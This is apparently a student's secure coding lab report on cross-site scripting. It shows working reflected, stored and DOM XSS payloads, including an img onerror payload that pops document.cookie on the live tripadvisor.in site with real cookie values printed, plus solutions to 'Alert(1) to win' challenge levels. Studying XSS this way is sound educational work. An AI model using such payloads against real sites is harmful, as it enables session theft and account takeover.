# Secure Coding Lab – 5

Fareena Sk

18BCE7094


Slot: L39+40

## How secure is coding related to XSS?

Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.

## Reflected XSS:


```
<u>welcome</u>
<div style=color:Blue>vision</div>
```



Sorry, no results were found for welcome

vision

. Try again.


Search results: reflectesxss"><im
TRAVEL NOTICE: Learn more about COVID-19
Tripadvisor
Post
All results
Hotels
Holiday Homes
Restau
Airlines
OK


tripadvisor.in/Search?q=reflectesxss"><img%20src%3Dx%20onerror%3Dalert(document.cookie)>&searchSessionId=A6C67A9B8D6C5F74CCC60DA2C1C4

reflectesxss"><img src=x onerror=alert(document

www.tripadvisor.in says

```
ServerPool=B; TATrkConsent=eyJvdXQiOiliLCJpbil6IkFMTCJ9;
__gads=ID=f07a16a07765503c:T=1614185629:S=ALNI_MZKcRaicmH
DP2PfyVe6Me1E1UqKQw;
TASID=178C727D99A6479D97A218101616964E;
TATravelInfo=V2*AY.2021*AM.3*AD.7*DY.202
1*DM.3*DD.8*A.2*MG.-1*HP.2*FL.3*DSM.1614189744725*RS.1;
roybatty=TNI1625!AOBPFIm
CnJ0EEPiNSdrxREqrhWklsXLwVrP64dzUKhRV%2FS4Vr%2BNf%2BBlm
%2BRcvFoPu%2BNww4c16SIWKz
```

## Stored XSS



devijagannadh.in/xss/stored

An embedded page at xss-doc.appspot.com says

someone hacked your system

You
Wed Feb 24 2021 23:27:44 GMT+0530 (India Standard Time)

Welcome!

This is your *personal* stream. You can post anything you want here!

You
Wed Feb 24 2021 23:56:58 GMT+0530 (India Standard Time)

welcome

You
Wed Feb 24 2021 23:58:03 GMT+0530 (India Standard Time)

U can chat with your friends


You
Wed Feb 24 2021 23:58:57 GMT+0530 (India Standard Time)

## DOM XSS:

http://brutelogic.com.br/tests/sinks.html?name=hacker

http://brutelogic.com.br/tests/sinks.html?redir=javascript:alert(“404 error”)

Hello, hacker!




Not secure | brutelogic.com.br/tests/sinks.html?redir=javascript:alert("404%20error")

Hello, guest!

brutelogic.com.br says

404 error

# Alert(1) to win



The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  return '<script>console.log("'+s+'");</script>';
}
```

**Input** 12

```
");alert(1,"
```


**Output** Win!

```
<script>console.log("");alert(1,"");</script>
```

Rate this level: ★★★★★

| | | | |
|---|---|---|---|
| **czapek** :-\| | ? 12 | Chrome/87 |
| **Terribilis** | | ? 12 | Firefox/84 |
| **DylanB** Easy pizy | | ? 12 | Chrome/88 |
| **popsoda** 12 | | ? 12 | Chrome/87 |
| **aromatix** | | ? 12 | Chrome/88 |
| **coco** 0? really? | | ? 12 | Chrome/87 |
| **shrish** 143 | | ? 12 | Chrome/88 |

# Alert(1) to win



The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  s = s.replace(/"/g, '\\"');
  return '<script>console.log("' + s + '");</script>';
}
```

**Input** 14

```
\");alert(1)//
```

**Output** Win!

```
<script>console.log("\\");alert(1)//");</script>
```

**Console output**

```
\
```

Rate this level: ★★★★★

| User | Score | Browser |
|---|---|---|
| **Can you make it -1?** d0gkiller87 | ? 0 | Chrome/81 |
| **...** shabbyMe | ? 0 | Firefox/77 |
| **Fleey** so easy by Fleey | ? 1 | Chrome/74 |